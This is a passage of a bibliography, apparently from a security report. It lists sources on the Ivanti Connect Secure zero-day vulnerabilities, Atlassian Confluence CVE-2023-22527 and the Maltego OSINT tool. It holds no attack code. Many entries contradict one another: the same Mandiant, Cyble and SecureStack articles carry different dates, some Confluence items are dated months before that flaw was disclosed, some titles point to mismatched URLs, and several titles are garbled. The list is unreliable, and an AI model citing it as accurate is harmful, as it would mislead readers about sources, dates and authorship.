14. McLellan, T., Wolfram, J., Roncone, G., Lin, M., Wallace, R., & Andonov, D. (February 12, 2024). Cutting Edge: Suspected APT Targets Ivanti Connect Secure VPN in New Zero-Day Exploitation. Mandiant. Retrieved from https://www.mandiant.com/resources/blog/suspected-apt-targets-ivanti-zero-day

15. Campbell, S. (January 16, 2024). CVE-2024-21887 and CVE-2023-46805: Actively Exploited Vulnerabilities in Ivanti Secure Products Chained Together to Achieve Unauthenticated RCE. Arctic Wolf. Retrieved from https://arcticwolf.com/resources/blog/cve-2024-21887-cve-2023-46805/

16. Timalsina, R. (February 5, 2024). Mitigate Ivanti Vulnerabilities: CISA Issues Emergency Directive. TuxCare. Retrieved from https://tuxcare.com/blog/mitigate-ivanti-vulnerabilities-cisa-issues-emergency-directive/

17. Meltzer, M., Mora, R. J., Koessel, S., Adair, S., & Lancaster, T. (January 10, 2024). Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN. Volexity. Retrieved from https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/

18. Shah, S., & Pindur, D. (January 18, 2024). High Signal Detection and Exploitation of Ivanti's Pulse Connect Secure Auth Bypass & RCE. Assetnote. Retrieved from https://www.assetnote.io/resources/research/high-signal-detection-and-exploitation-of-ivantis-pulse-connect-secure-auth-bypass-rce

19. Eviden Threat Intelligence Team. (January 23, 2024). Analysis of Ivanti 0-days, CVE-2023-46805 & CVE-2024-21887. Atos. Retrieved from https://atos.net/en/lp/securitydive/analysis-of-ivanti-0-days-cve-2023-46805-and-cve-2024-21887

20. Gatlan, S. (January 10, 2024). Ivanti warns of Connect Secure zero-days exploited in attacks. Bleeping Computer. Retrieved from https://www.bleepingcomputer.com/news/security/ivanti-warns-of-connect-secure-zero-days-exploited-in-attacks/

21. iblue.team. Ivanti Connect Secure Auth Bypass and Remote Code Authentication CVE-2024-21887. Retrieved from https://www.iblue.team/incident-response-1/ivanti-connect-secure-auth-bypass-and-remote-code-authentication-cve-2024-21887

22. Beaumont, K. (n.d.). GossiTheDog@cyberplace.social. Retrieved from https://cyberplace.social/@GossiTheDog/111733024146282084

23. Hammond, A. (January 13, 2024). Welcome To 2024, The SSLVPN Chaos Continues - Ivanti CVE-2023-46805 & CVE-2024-21887. WatchTower Labs. Retrieved from https://labs.watchtowr.com/welcome-to-2024-the-sslvpn-chaos-continues-ivanti-cve-2023-46805-cve-2024-21887/

24. Gurkok, C., Rascagneres, P., Koessel, S., Adair, S., & Lancaster, T. (January 15, 2024). Ivanti Connect Secure VPN Exploitation Goes Global. Volexity. Retrieved from https://www.volexity.com/blog/2024/01/15/ivanti-connect-secure-vpn-exploitation-goes-global/

25. Makki, M. (January 16, 2024). Ivanti Join Safe zero-days now below mass exploitation. Medium. Retrieved from https://medium.com/@mahesh.makki08/ivanti-join-safe-zero-days-now-below-mass-exploitation-0437d97842a1

26. SecureStack. (2023, September 27). Confluence-Aggedon! Atlassian Confluence Vulnerabilities CVE-2023-22515 and CVE-2023-22518. Retrieved from https://confluence.atlassian.com/conf719/best-practices-for-configuring-confluence-security-1157467751.html

27. Cyble. (2023, September 28). Active Exploitation of Atlassian Confluence RCE Vulnerability (CVE-2023-22527). Retrieved from https://cyble.com/blog/exploitation-of-atlassian-confluence-rce-vulnerability-cve-2023-22527/

28. Arctic Wolf. (2023, September 29). Exploitation of Confluence Server Vulnerability CVE-2023-22527 Leading to C3RB3R Ransomware. Retrieved from https://arcticwolf.com/resources/blog/confluence-cve-2023-22527-leading-to-c3rb3r-ransomware/

29. Project Discovery. (2023, September 27). Atlassian Confluence - Remote Code Execution (CVE-2023-22527). Retrieved from https://confluence.atlassian.com/display/KB/FAQ+for+CVE-2023-22527

30. VulnCheck. (2023, October 26). There Are Too Many Damn Honeypots. Retrieved from https://vulncheck.com/blog/too-many-honeypots

31. Atos. (2024, January 23). Analysis of Ivanti 0-days, CVE-2023-46805 and CVE-2024-21887. Retrieved from https://atos.net/en/lp/securitydive/analysis-of-ivanti-0-days-cve-2023-46805-and-cve-2024-21887

32. Volexity. (2024, January 10). Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN. Retrieved from https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/

33. Assetnote. (2023, December 19). High Signal Detection and Exploitation of Ivanti's Pulse Connect Secure Auth Bypass & RCE. Retrieved from https://www.assetnote.io/resources/research/high-signal-detection-and-exploitation-of-ivantis-pulse-connect-secure-auth-bypass-rce

34. Mandiant. (2023, December 22). Cutting Edge: Suspected APT Targets Ivanti Connect Secure VPN in New Zero-Day Exploitation. Retrieved from https://www.mandiant.com/resources/blog/suspected-apt-targets-ivanti-zero-day

35. Dormann, W. Will Dormann (@wdormann@infosec.exchange). Retrieved from https://infosec.exchange/@wdormann/111773557274385196

36. Rapid7. (2023, August 21). CVE-2023-46805. Retrieved from https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis

37. CISA. (2024, January 24). CISA adds one known exploited vulnerability to catalog. Retrieved from https://www.cisa.gov/news-events/alerts/2024/01/24/cisa-adds-one-known-exploited-vulnerability-catalog

38. Cyble. (2024, January 30). Active exploitation of Atlassian Confluence RCE vulnerability (CVE-2023-22527). Retrieved from https://cyble.com/blog/exploitation-of-atlassian-confluence-rce-vulnerability-cve-2023-22527/

39. National Institute of Standards and Technology. (2024, January 16). NVD - CVE-2023-22527. Retrieved from https://nvd.nist.gov/vuln/detail/CVE-2023-22527

40. Atlassian. (2024, January 16). FAQ for CVE-2023-22527. Retrieved from https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html

41. Tenable. (2024, January 24). CVE-2023-22527: Atlassian Confluence data center and server template injection exploited in the wild. Retrieved from https://www.tenable.com/blog/cve-2023-22527-atlassian-confluence-data-center-and-server-template-injection-exploited-in-the

42. Vulners. (N/A). CVE-2023-22527. Retrieved from https://vulners.com/search?query=CVE-2023-22527

43. Red Canary. (2023, November 8). Adversaries exploit Confluence vulnerability to deploy ransomware. Retrieved from https://redcanary.com/blog/confluence-exploit-ransomware/

44. eSentire. (2024, January 17). Maximum Severity Confluence Vulnerability (CVE-2023-22527). Retrieved from https://www.esentire.com/security-advisories/maximum-severity-confluence-vulnerability-cve-2023-22527

45. Project Discovery. (2024, January 22). Atlassian Confluence - Remote Code Execution (CVE-2023-22527). Retrieved from https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-execution/

46. Atlassian. (2024, January 16). CVE-2023-22527 - RCE (Remote Code Execution) Vulnerability In Confluence Data Center and Confluence Server. Retrieved from https://confluence.atlassian.com/security/cve-2023-22527-rce-remote-code-execution-vulnerability-in-confluence-data-center-and-confluence-server-1333990257.html

47. JIRA. (2024, January 4). CONFSERVER-93833 - RCE (Remote Code Execution) in Confluence Data Center and Server. Retrieved from https://jira.atlassian.com/browse/CONFSERVER-93833

48. SOC Prime. (2024, January 23). CVE-2023-22527 Detection: Maximum Severity RCE Vulnerability in Atlassian's Confluence Server and Data Center Exploited in the Wild. Retrieved from https://socprime.com/blog/cve-2023-22527-detection-maximum-severity-rce-vulnerability-in-atlassians-confluence-server-and-data-center-exploited-in-the-wild/

49. Picus Security. (2024, January 23). CVE-2023-22527: Another OGNL Injection Leads to RCE in Atlassian Confluence. Retrieved from https://www.picussecurity.com/resource/blog/cve-2023-22527-another-ognl-injection-leads-to-rce-in-atlassian-confluence

50. Trend Micro. (2024, February 7). Unveiling Atlassian Confluence Vulnerability CVE-2023-22527: Understanding and Mitigating Remote Code Execution Risks. Retrieved from https://www.trendmicro.com/en_ie/research/24/b/unveiling-atlassian-confluence-vulnerability-cve-2023-22527--und.html

51. HivePro. (2024, January 24). Critical RCE Flaw in Atlassian Confluence Sparks Active Exploitation. Retrieved from https://www.hivepro.com/wp-content/uploads/2024/01/Critical-RCE-Flaw-in-Atlassian-Confluence-Sparks-Active-Exploitation_TA2024030.pdf

52. Recorded Future. (2024, January). CVE Monthly, January 2024. Retrieved from https://go.recordedfuture.com/hubfs/reports/cve-monthly-202401.pdf

53. The Record. (2024, January 24). Cybersecurity experts warn of new vulnerabilities affecting Apple, Atlassian, and Fortra products. Retrieved from https://therecord.media/cybersecurity-experts-warn-of-vulnerabilities-apple-atlassian-fortra

54. VulnCheck. (2024, February 2). There Are Too Many Damn Honeypots. Retrieved from https://vulncheck.com/blog/too-many-honeypots

55. SecureStack. (2023, November 7). Confluence-Aggedon! Atlassian Confluence plagued by two CVSS 10 CVEs!. Retrieved from https://securestack.com/confluence-aggedon/

56. GreyNoise. (2024, January). Query Results. Retrieved from https://viz.greynoise.io/query/tags:"Atlassian Confluence Template Injection RCE Attempt"

57. Medium. (2024, January 22). CVE-2023–22527 Atlassian Confluence-RCE. Retrieved from https://medium.com/@cyber_dark/cve-2023-22527-atlassian-confluence-rce-c7841e8bcab7

58. AttackerKB. (2024, January 16). CVE-2023-46805: Rapid7 Analysis. Retrieved from https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis

59. Beaumont, K. (2024, January 10). "A Shodan search for …" Retrieved from https://cyberplace.social/@GossiTheDog/111733024146282084

60. Bleeping Computer. (2024, January 10). Ivanti warns of Connect Secure zero-days exploited in attacks. Retrieved from https://www.bleepingcomputer.com/news/security/ivanti-warns-of-connect-secure-zero-days-exploited-in-attacks/

61. Dormann, W. (2024, January 18). This money gets you some pretty cool stuff, though... [Tweet]. Retrieved from https://infosec.exchange/@wdormann/111773557274385196

62. ISR - Information Security Research. (2024, January 31). Cybersecurity Bulletin - January 2024. Retrieved from https://www.linkedin.com/pulse/siber-güvenlik-bülteni-ocak-2024-jdf2f/

63. Mandiant. (2024, February 2). Cutting Edge: Suspected APT Targets Ivanti Zero-Day Exploitation. Retrieved from https://www.mandiant.com/resources/blog/suspected-apt-targets-ivanti-zero-day

64. TuxCare. (2024, February 5). Mitigate Ivanti Vulnerabilities: CISA Issues Emergency Directive. Retrieved from https://tuxcare.com/blog/mitigate-ivanti-vulnerabilities-cisa-issues-emergency-directive/

65. Volexity. (2024, January 10). Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN. Retrieved from https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/

66. Volexity. (2024, January 15). Ivanti Connect Secure VPN Exploitation Goes Global. Retrieved from https://www.volexity.com/blog/2024/01/15/ivanti-connect-secure-vpn-exploitation-goes-global/

67. Sol González. (2023, July 6). Maltego: Check how much you are exposed online. Retrieved from https://antivirus.com.tr/maltego-cevrimici-ortamda-ne-kadar-ifsa-oldugunuzu-kontrol-edin/

68. Avci, M. T. (2023, March 8). MALTEGO | Intelligence Tool. Retrieved from https://www.linkedin.com/pulse/maltego-istihbarat-arac%C4%9F-mert-tayfun-avci/

69. Pamuk, O. (2020, Jul 17). Domain Analysis of TA505 APT Group with Maltego. Retrieved from https://oguzcanpamuk.medium.com/maltego-ile-ta505-apt-grubuna-ait-domain-incelemesi-47cc5d0c7942

70. Redfox Security. (2022, October 18). OSINT with Maltego. Retrieved from https://redfoxsec.com/blog/osint-with-maltego/

71. Securium Solutions. (2023, February 16). MALTEGO – OSINT TOOL. Retrieved from https://securiumsolutions.com/maltego-osint-tool/

72. StationX. (2023, October 23). How to Use Maltego: A Beginner's Guide to OSINT Analysis. Retrieved from https://www.stationx.net/how-to-use-maltego/

73. TechLatest. (2023, February 17). MALTEGO: Unraveling the Power of Open-Source Intelligence(OSINT). Retrieved from https://medium.com/@techlatest.net/maltego-unraveling-the-power-of-open-source-intelligence-5e8000a2f996

74. WhisperLab. (2023, March 15). Open Source Intelligence (OSINT) with Maltego. Retrieved from https://whisperlab.org/introduction-to-hacking/notes/maltego

75. WondersmithRae. (2019, August 7). A Beginner's Guide to OSINT Investigation with Maltego. Retrieved from https://wondersmithrae.medium.com/a-beginners-guide-to-osint-investigation-with-maltego-6b195f7245cc

76. CyCognito. What is Maltego? Retrieved from https://www.cycognito.com/glossary/maltego.php

77. GlossaryTech. What is Maltego? https://glossarytech.com/terms/tools/maltego

78. Maltego. Maltego for Cyber Threat Intelligence. https://www.maltego.com/solutions/cyber-threat-intelligence/